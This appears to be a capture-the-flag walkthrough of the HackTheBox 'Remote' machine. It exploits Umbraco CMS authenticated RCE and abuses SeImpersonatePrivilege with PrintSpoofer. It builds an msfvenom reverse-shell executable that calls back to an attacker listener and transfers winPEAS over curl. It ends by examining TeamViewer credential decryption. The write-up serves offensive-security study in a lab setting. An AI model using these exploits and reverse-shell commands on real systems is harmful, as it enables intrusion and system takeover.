
```
searchsploit -m 46153
searchsploit -m 49488
```

```
┌──(kali㉿kali)-[~/Desktop/Shells]
└─$ searchsploit -m 46153
searchsploit -m 49488

  Exploit: Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution
      URL: https://www.exploit-db.com/exploits/46153
     Path: /usr/share/exploitdb/exploits/aspx/webapps/46153.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/kali/Desktop/Shells/46153.py


  Exploit: Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)
      URL: https://www.exploit-db.com/exploits/49488
     Path: /usr/share/exploitdb/exploits/aspx/webapps/49488.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable, with very long lines (723)
Copied to: /home/kali/Desktop/Shells/49488.py
```

- now that we know the both modules are in current directory lets execute them type get RCE

```
┌──(kali㉿kali)-[~/Desktop/HTB/REMOTE]
└─$ python 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::1cc
   IPv6 Address. . . . . . . . . . . : dead:beef::2dc6:6009:e821:3451
   Link-local IPv6 Address . . . . . : fe80::2dc6:6009:e821:3451%12
   IPv4 Address. . . . . . . . . . . : 10.10.10.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:26d1%12
                                       10.10.10.2
```

- This Script is working but only for single line commands so I went ahead did another quick google search to see if anyone has create a shell for this RCE:




- https://github.com/Jonoans/Umbraco-RCE/tree/master
- This allows me to get a reverse shell into the target system by exploiting the previously discovered RCE.

We Got A Shell:

- Let's figure out what privileges this user has.

```
whoami /all
```



- the SeImpersonatePrivilege might be able to exploit it.
- https://github.com/itm4n/PrintSpoofer

Finding the user flag:

```
    Directory: C:\Users

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/19/2020   3:12 PM                .NET v2.0
d-----         2/19/2020   3:12 PM                .NET v2.0 Classic
d-----         2/19/2020   3:12 PM                .NET v4.5
d-----         2/19/2020   3:12 PM                .NET v4.5 Classic
d-----          7/9/2021   6:50 AM                Administrator
d-----         2/19/2020   3:12 PM                Classic .NET AppPool
d-r---          1/9/2024   9:48 AM                Public


PS C:\Users> cd Public
PS C:\Users\Public> ls


    Directory: C:\Users\Public

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          1/9/2024   9:48 AM                Desktop
d-r---         2/19/2020   3:03 PM                Documents
d-r---         9/15/2018   3:19 AM                Downloads
d-r---         9/15/2018   3:19 AM                Music
d-r---         9/15/2018   3:19 AM                Pictures
d-r---         9/15/2018   3:19 AM                Videos


PS C:\Users\Public> cd Desktop[
PS C:\Users\Public> cd Desktop
PS C:\Users\Public\Desktop> ls


    Directory: C:\Users\Public\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/20/2020   2:14 AM           1191 TeamViewer 7.lnk
-ar---         11/6/2024  10:52 PM             34 user.txt


PS C:\Users\Public\Desktop> .txt
PS C:\Users\Public\Desktop>
```

- USERFLAG!

Trying to Exploit SeImpersonatePrivilege

- I didn't like this solution since I am preparing for OSCP and you can’t use Metasploit on OSCP so I won't explain nor will I solve the box this way this was just one approach I took.

Trying to get add user with a powershell script:


```
PS C:\Users\Public\Desktop> .\printspoofer.exe -c .\usrAdd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
CreateProcessAsUser() failed. Error: 193
```

- Strange error of 193 when googling what this error meant I found this post of stack overflow. https://stackoverflow.com/questions/12637203/why-does-createprocess-give-error-193-1-is-not-a-valid-win32-app
- Basically `CreateProcessAsUser()` is what we're exploiting to allow us to run a process as `NT Authority` doesn't accept anything but .exe
    - Because of this limitation I found it really hard to find .exe rev shells so I turn to msfvenom and looked for a regular reverse_tcp payload for the sys arch of x64.

Look for non-meterpeter payload from msfvenom

- first let's list all payloads in `"windows/x64"`

```
msfvenom -l payloads | grep "windows/x64"
```



- let's create a payload with msfvenom with this module.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.10 LPORT=9991
-f exe > shellRevS.exe
```

Getting the shell:

- on our kali lets start listening:

```
nc -lvnp 9991
```

- after the meterpeter has started listen run this command on the target system:

```
.\printspoofer.exe -i -c .\shellRevS.exe
```

We got a Shell:

```
┌──(kali㉿kali)-[~/Desktop/HTB/REMOTE]
└─$ nc -lvnp 9991
listening on [any] 9991 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.180] 49741
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami \pric
whoami \pric
ERROR: Invalid argument/option - '\pric'.
Type "WHOAMI /?" for usage.

C:\Windows\system32>whoami
whoami
nt authority\system
```

- I didn't like this solution so I didn't solve the Box this way I solved it using the methods outlined below:

PRIVILEGE ESCALATION (ROOT FLAG)

- Let's run winpeas on the target system.

START HTTP SERVER:

- we will need a way to get winPEAS onto the target system so let's download it into our own system and then use Python in the directory in which we put winpeas and launch an HTTP server using Python.

```
python3 -m http.server 8000 # start http server port 8000 on our KALI using python
```


Now on the Target machine make request to the IP we have with the HTB VPN and request the name of the file we're trying to access:


```
curl http://10.10.10.10:8000/winPEASx64.exe -o winpeas.exe
```

- now make sure we download it usually into the user's desktop or into the Public Desktop.

```
.\winPEASx64.exe # execute winpeas
```

WINPEAS INTERESTING OUTPUT:







- https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services

- https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#cached-credentials


- https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#lsa-protection



- https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-protections#credential-guard



-



Exploiting Teamviewer

- intresting desktop .lnk to teamviewer7


```
PS C:\Users\Public\Desktop> dir


    Directory: C:\Users\Public\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         11/7/2024   1:41 PM          27136 printspoofer.exe
-a----         2/20/2020   2:14 AM           1191 TeamViewer 7.lnk
-ar---         11/7/2024  12:42 PM             34 user.txt
-a----         11/7/2024   1:36 PM        9842176 winpeas.exe
```

Searchsploit:

- Lets use `searchsploit` to find any possible exploits for TeamViewer7

```
┌──(kali㉿kali)-[~/Desktop/HTB/REMOTE]
└─$ searchsploit TeamViewer 7
------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ---------------------------
TeamViewer 11 < 13 (Windows 10 x86) - Inline Hooking / Direct Memory Modification Permission Change | windows_x86/local/43366.md
TeamViewer 11.0.65452 (x64) - Local Credentials Disclosure                     | windows_x86-64/local/40342.py
TeamViewer 5.0.8232 - Remote Buffer Overflow                                   | windows/remote/34002.c
TeamViewer 5.0.8703 - 'dwmapi.dll' DLL Hijacking                               | windows/local/14734.c
------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

- non-match version 7



- https://github.com/V1V1/DecryptTeamViewer

- From here we find a link to a blog: https://whynotsecurity.com/blog/teamviewer/ in this blog we can see that a vulnerability in the way Teamviewer Encrypted creds. and that the vulnerability was assigned **CVE-2019-18988**

